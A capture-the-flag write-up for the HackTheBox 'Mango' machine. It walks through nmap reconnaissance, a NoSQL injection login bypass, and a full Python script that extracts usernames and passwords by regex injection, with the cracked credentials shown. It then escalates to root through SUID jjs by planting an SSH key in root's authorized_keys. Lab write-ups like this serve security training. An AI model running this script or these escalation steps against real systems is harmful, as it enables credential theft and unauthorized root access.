
HackTheBox – Mango




Summary

- Discovered staging-order sub-domain through self signed SSL certificate.
- Discovered NoSQL Injection on staging-order login page.
- Leveraged NoSQL Injection to collect usernames and passwords.
- Authenticated via SSH as the user mango.
- Lateral privilege escalation to user admin using su.
- Abused JJS with SUID set to escalate privileges to root account.

Recon


I began by adding 10.10.10.162 to /etc/hosts as mango.htb. This was followed by a fast nmap scan of the top 1000 ports and a fast scan of all ports.




This was followed up by a more thorough nmap scan of all discovered open ports, revealing ssh running on port 22 and an http server running on port 80 and 443. Interestingly port 80 shows a 403 status code, whilst port 443 has an ssl certificate with the commonName attribute set as staging-order.mango.htb.

```
# Nmap 7.80 scan initiated Fri May 29 12:05:18 2020 as: nmap -p22,80,443 -A -oN nmap.txt mango.htb
Nmap scan report for mango.htb (10.10.10.162)
Host is up (0.012s latency).

PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 a8:8f:d9:6f:a6:e4:ee:56:e3:ef:54:54:6d:56:0c:f5 (RSA)
|   256 6a:1c:ba:89:1e:b0:57:2f:fe:63:e1:61:72:89:b4:cf (ECDSA)
|_  256 90:70:fb:6f:38:ae:dc:3b:0b:31:68:64:b0:4e:7d:c9 (ED25519)
80/tcp  open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 403 Forbidden
443/tcp open  ssl/ssl Apache httpd (SSL-only mode)
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Mango | Search Base
| ssl-cert: Subject: commonName=staging-order.mango.htb/organizationName=Mango
Prv Ltd./stateOrProvinceName=None/countryName=IN
| Not valid before: 2019-09-27T14:21:19
|_Not valid after:  2020-09-26T14:21:19
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Aggressive OS guesses: Linux 3.2 - 4.9 (95%), Linux 3.1 (95%), Linux 3.2 (95%),
AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Linux 3.16 (93%), Linux
3.18 (93%), ASUS RT-N56U WAP (Linux 3.4) (93%), Android 4.2.2 (Linux 3.4) (93%),
Linux 2.6.32 (92%), Linux 3.1 - 3.2 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   13.95 ms 10.10.14.1
2   14.03 ms mango.htb (10.10.10.162)

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Fri May 29 12:05:53 2020 -- 1 IP address (1 host up) scanned in
95.12 seconds
```

Navigating to https://mango.htb displays a warning regarding the SSL certificate, viewing the certificate backs up the information from my earlier nmap scan regarding staging-order, with this information I added staging-order.mango.htb to /etc/hosts




Visiting http://staging-order.mango.htb presents a login page.



I managed to bypass authentication using NoSQL injection, I did this by intercepting the request using burp and editing the username and password fields to username[$ne]=driggzzzz&password[$ne]=driggzzzz.

```
POST / HTTP/1.1
Host: staging-order.mango.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: http://staging-order.mango.htb
Connection: close
Referer: http://staging-order.mango.htb/
Cookie: PHPSESSID=2f4mri5h6dfn0o0st0e2okedvb
Upgrade-Insecure-Requests: 1

username[$ne]=driggzzzz&password[$ne]=driggzzzz&login=login
```

Forwarding the request opens a page with nothing of interest, however I now know that there is a NoSQL injection vulnerability which I can exploit.



FootHold

To exploit the NoSQL vulnerability I used a python script taken from this page: https://book.hacktricks.xyz/pentesting-web/nosql-injection

This script – in a nutshell iterates through characters until it finds a match and repeats that process until it finds a valid username, it then uses the found username and repeats the process for the password.

I had to make a few small modifications to run it successfully against the target, this was the final script that was used to exploit the vulnerability.

```
import requests
import string

url = "http://staging-order.mango.htb"
possible_chars = list(string.ascii_letters) + list(string.digits) + ["\\"+c for
c in string.punctuation+string.whitespace ]

def get_password(username):
    print("Extracting password of "+username)
    params = {"username":username, "password[$regex]":"", "login": "login"}
    password = "^"
    while True:
        for c in possible_chars:
            params["password[$regex]"] = password + c + ".*"
            pr = requests.post(url, data=params, verify=False,
allow_redirects=False)
            if int(pr.status_code) == 302:
                password += c
                break
        if c == possible_chars[-1]:
            print("Found password "+password[1:].replace("\\", "")+" for
username "+username)
            return password[1:].replace("\\", "")

def get_usernames():
    usernames = []
    params = {"username[$regex]":"", "password[$regex]":".*", "login": "login"}
    for c in possible_chars:
        username = "^" + c
        params["username[$regex]"] = username + ".*"
        pr = requests.post(url, data=params, verify=False,
allow_redirects=False)
        if int(pr.status_code) == 302:
            print("Found username starting with "+c)
            while True:
                for c2 in possible_chars:
                    params["username[$regex]"] = username + c2 + ".*"
                    if int(requests.post(url, data=params, verify=False,
allow_redirects=False).status_code) == 302:
                        username += c2
                        print(username)
                        break

                if c2 == possible_chars[-1]:
                    print("Found username: "+username[1:])
                    usernames.append(username[1:])
                    break
    return usernames


for u in get_usernames():
    get_password(u)
```

The script ran as expected and provided me with 2 usernames – mango and admin, along with their passwords.

```
root@kali:~/Desktop/HTB/Mango# python3 nosql.py
Found username starting with a
^ad
^adm
^admi
^admin
Found username: admin
Found username starting with m
^ma
^man
^mang
^mango
Found username: mango
Extracting password of admin
Found password t9KcS3>!0B#2 for username admin
Extracting password of mango
Found password h3mXK8RhU~f{]f5H for username mango
root@kali:~/Desktop/HTB/Mango#
```

I successfully logged in as mango via SSH.

```
root@kali:~/Desktop/HTB/Mango# ssh admin@mango.htb
The authenticity of host 'mango.htb (10.10.10.162)' can't be established.
ECDSA key fingerprint is SHA256:AhHG3k5r1ic/7nEKLWHXoNm0m28uM9W8heddb9lCTm0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'mango.htb,10.10.10.162' (ECDSA) to the list of known hosts.
admin@mango.htb's password:
Permission denied, please try again.
admin@mango.htb's password:

root@kali:~/Desktop/HTB/Mango# ssh mango@mango.htb
mango@mango.htb's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-64-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri May 29 12:33:03 UTC 2020

  System load:  0.0               Processes:           100
  Usage of /:   25.8% of 19.56GB  Users logged in:     0
  Memory usage: 14%               IP address for ens33: 10.10.10.162
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

122 packages can be updated.
18 updates are security updates.


Last login: Mon Sep 30 02:58:45 2019 from 192.168.142.138
mango@mango:~$
```

Privilege Escalation

Not being able to log in via SSH as admin wasn't an issue as su could be used for lateral privilege escalation.

```
mango@mango:~$ su admin
Password:
$ whoami
admin
$ python -c 'import pty; pty.spawn("/bin/bash")'
sh: 2: python: not found
$ /bin/bash
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@mango:/home/mango$ sudo -l
[sudo] password for admin:
Sorry, user admin may not run sudo on mango.
admin@mango:/home/mango$
```

Checking for files with SUID bits set using *find / -perm -4000 -type f 2>/dev/null* netted a large return, however jjs looks promising as there is a gtfobin associated to it.

SUID

It runs with the SUID bit set and may be exploited to access the file system, escalate or maintain access with elevated privileges working as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To exploit an existing SUID binary skip the first command and run the program using its original path.

This has been found working in macOS but failing on Linux systems.

```
sudo sh -c 'cp $(which jjs) .; chmod +s ./jjs'

echo "Java.type('java.lang.Runtime').getRuntime().exec('/bin/sh -pc \$@|sh\${IFS}-p _ echo sh -p <$(tty) >$(tty)
```

There is however a much easier way of achieving privilege escalation by using the *-scripting* option with jjs; running this I can issue commands using *$EXEC("{command}")* with the SUID permissions.

I used this to copy my SSH private key to the root accounts authorized_keys file, this allowed me to login as the root account via SSH.

```
admin@mango:/home/admin$ nano pub.rsa
admin@mango:/home/admin$ jjs -scripting
Warning: The jjs tool is planned to be removed from a future JDK release
$jjs> $EXEC("cp pub.rsa /root/.ssh/authorized_keys")

jjs> $EXEC("cat /root/.ssh/authorized_keys")
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQD8e6TKstAXAiYE6ot5Vep9pPSnPy6oJ8D7Lw2OXhmBmqvLHAAigKolVFf4G7zMJM8YrtTIn6wI+7juBFv
FwR0RlPQPZksNyJiQYVfiXK5E11Egle2U3dEnLDPlIrER378VW2hOtan2nAiHxth5DnsH0Sn4t1/ML3zkr+WNZxE3zs1FUZE0lZ4b5DfPRiDBWlRzTk9YXA
UAtMoL1FP9mgBHantaqrrXqjnaeW4lUBjSFDH2CVuxgzpzyNEggqY24K/xniyUKO+mKfI6JsF/OAeTQvE= root@kali

jjs>


root@kali:~# ssh root@mango.htb
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-64-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri May 29 13:38:00 UTC 2020

  System load:  0.15              Processes:           118
  Usage of /:   25.8% of 19.56GB  Users logged in:     1
  Memory usage: 33%               IP address for ens33: 10.10.10.162
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

122 packages can be updated.
18 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri May 29 13:37:20 2020 from 10.10.14.14
root@mango:~# cat root.txt
8a8ef79a7a2fbb01ea81688424e9ab15
root@mango:~#
```